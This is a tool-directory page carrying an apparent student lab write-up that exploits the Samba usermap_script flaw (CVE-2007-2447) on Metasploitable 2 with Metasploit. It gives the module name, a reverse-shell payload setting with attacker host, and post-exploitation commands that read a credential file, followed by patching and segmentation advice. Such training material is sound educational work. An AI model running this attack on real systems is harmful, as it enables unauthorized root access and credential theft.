Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2 — Step-by-step penetration testing lab exploiting Samba CVE-2007-2447 on Metasploitable 2 using Metasploit, demonstrating root compromise, credential theft, and data exfiltration for educational red team training. | Kitploit
Tools/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Privilege EscalationVulnerability AnalysisExploitationData ExfiltrationPost-ExploitationPenetration TestingCommand and ControlLearning & EducationLabs & Practice
Share
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Step-by-step penetration testing lab exploiting Samba CVE-2007-2447 on Metasploitable 2 using Metasploit, demonstrating root compromise, credential theft, and data exfiltration for educational red team training.

View Repository
321 year agoNot yet reviewed

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

RedTeam-SMB-PenTest

linux bash

Description


This project documents my penetration testing engagement as part of the CMIT 386 course at UMGC. It focuses on exploiting the Samba SMB usermap_script vulnerability (CVE-2007-2447) on Metasploitable 2 using Metasploit from a Kali Linux attack VM. This proof of concept shows how a legacy vulnerability can lead to full system compromise, credential theft, and data exfiltration.

Vulnerability Overview

The vulnerability resides in the Samba service on port 445, where improper input handling in the username map script allows unauthenticated remote command execution. This provides attackers with root-level shell access if exploited.

Environment

ComponentDetails
Attacker VMKali Linux
Victim VMMetasploitable 2
Target Port445 (Samba/SMB)
Exploit Usedexploit/multi/samba/usermap_script
Credential Target/redteam7/student3/mypass.txt

Steps to follow

1. Launch Metasploit:

msfconsole


Make sure both the attacker host and victim machine are booted and running.
2. Search for the exploit:


search samba


3. Use the appropriate module:

use exploit/multi/samba/usermap_script

4. Set required options:

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse

5. Execute the exploit:

exploit

6. Post-exploitation commands:

whoami
hostname
cd /redteam7/student3
cat mypass.txt

Reset Instructions

If the session hangs or breaks:

Reset Metasploit:

# Leave current shell
Ctrl C
exit
# Kill all background jobs
sessions -K             
jobs -K
# Restart Metasploit
msfconsole              

Key Takeaways

  • Legacy services like Samba 3.0.20 with usermap_script are highly vulnerable.

  • Exploiting this SMB vulnerability grants root shell access.
  • Critical data can be harvested with simple commands, demonstrating real-world risk.
  • This proves the necessity of patching, segmentation, and reducing service exposure.

Recommendations

  • Patch or decommission legacy systems immediately.
  • Implement strict network segmentation and firewall rules.
  • Limit SMB exposure to internal, authenticated users only.
  • Monitor logs for suspicious activity and lateral movement.

References

  • Metasploit Samba usermap_script
  • CVE-2007-2447 Details
  • Metasploitable 2 Exploit Index
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    315

Explore all tools

Browse our collection of tools

View all tools →